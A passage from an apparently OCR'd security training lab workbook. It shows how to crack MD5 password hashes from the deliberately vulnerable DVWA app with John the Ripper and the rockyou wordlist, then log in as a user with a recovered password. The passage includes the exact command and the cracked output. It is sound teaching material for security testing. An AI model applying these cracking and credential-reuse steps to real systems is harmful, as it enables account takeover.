
Step 3

The John application will now be used crack the password file.

Type the following command in 1 line in the **terminal window** and press **Enter**:

```
root@kali:~/Desktop# john --format=raw-md5 --
wordlist=/usr/share/wordlists/rockyou.txt password.txt
```

This command will display the passwords for the users of the DVWA website.


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
[Vulnerability: SQL Injecti...
root@PLABKALI01: /usr/s...
root@PLABKALI01: ~/De...
Documents
Leafpad
LXTerminal
kali-notification-r...
wireshark
password.txt
root@PLABKALI01: /usr/share/wordlists
File Edit Tabs Help

```
root@PLABKALI01: # cd /usr/share/wordlists/
root@PLABKALI01:/usr/share/wordlists# ls
dirb       fasttrack.txt  metasploit  rockyou.txt.gz
dirbuster  fern-wifi      nmap.lst    wfuzz
root@PLABKALI01:/usr/share/wordlists# gunzip rockyou.txt.gz
root@PLABKALI01:/usr/share/wordlists# ls
dirb       fasttrack.txt  metasploit  rockyou.txt
dirbuster  fern-wifi      nmap.lst    wfuzz
root@PLABKALI01:/usr/share/wordlists# 
```

```
                          be seen with --list=formats and --list=subformats

root@PLABKALI01:~# cd Desktop/
root@PLABKALI01:~/Desktop# ls
firefox-esr.desktop      kali-nmap.desktop              leafpad.desktop
kali-burpsuite.desktop   kali-notification-readme.txt  lxterminal.desktop
kali-msfconsole.desktop  kali-wireshark.desktop         password.txt
root@PLABKALI01:~/Desktop# john --format=raw-md5 --wordlist=/usr/share/wordlists
/rockyou.txt password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (Gordon)
letmein          (Pablo)
charley          (Hack)
4g 0:00:00:00 DONE (2020-04-01 05:14) 200.0g/s 144000p/s 144000c/s 192000C/s my3
kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked password
s reliably
Session completed
root@PLABKALI01:~/Desktop# 
```

Figure 3.10 Screenshot of PLABKALI01: Output displaying the passwords of the website.

Here we can see the passwords for;

admin : password

Gordon : abc123

Pablo : letmein

Hack : charley


Now just to verify logout of the DVWA site to come back to the original login page.

Do this by **clicking** on **Logout** in the left hand column.

Then **type** in and click **Login**:

Username: Pablo

Password: letmein


PLABKALI01 - Internet Explorer
Login :: Damn Vulnerable...
root@PLABKALI01: /usr/s...
root@PLABKALI01: ~/De...
Login :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Login :: Damn Vulnerable Wel
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Login

https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERlKkWcN

192.168.0.1/dvwa/login.php

Username

pablo

Password


●●●●●●●

You have logged out

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.

Figure 3.11 Screenshot of PLABKALI01: DVWA login screen.

Scroll down the page and you will see you have logged into Pablo’s account.


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Welcome :: Damn Vulner...
root@PLABKALI01: /usr/s...
root@PLABKALI01: ~/De...
Welcome :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Welcome :: Damn Vulnera
192.168.0.1/dvwa/index.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- bWAPP
- NOWASP (formerly known as Mutillidae)
- OWASP Broken Web Applications Project

You have logged in as 'pablo'

Username: pablo
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.9

Figure 3.12 Screenshot of PLABKALI01: DVWA Main Menu.

Perfect we have now completed this exercise, we exploited the database, exfiltrated the password hashes and users, then cracked the passwords and used Pablo to log back into the database as his user account.

The steps taken above are in fact key to confirming the security around applications and databases and are part of the security testing phase.

Shut down all virtual machines used in this exercise using Practice Labs power button function to revert these devices to their default settings. Alternatively, you may sign out to power down all devices.

Summary

You covered the following activities in this module:

- DVWA Usage
- Performing an SQL Injection Attack
- Password Cracking with John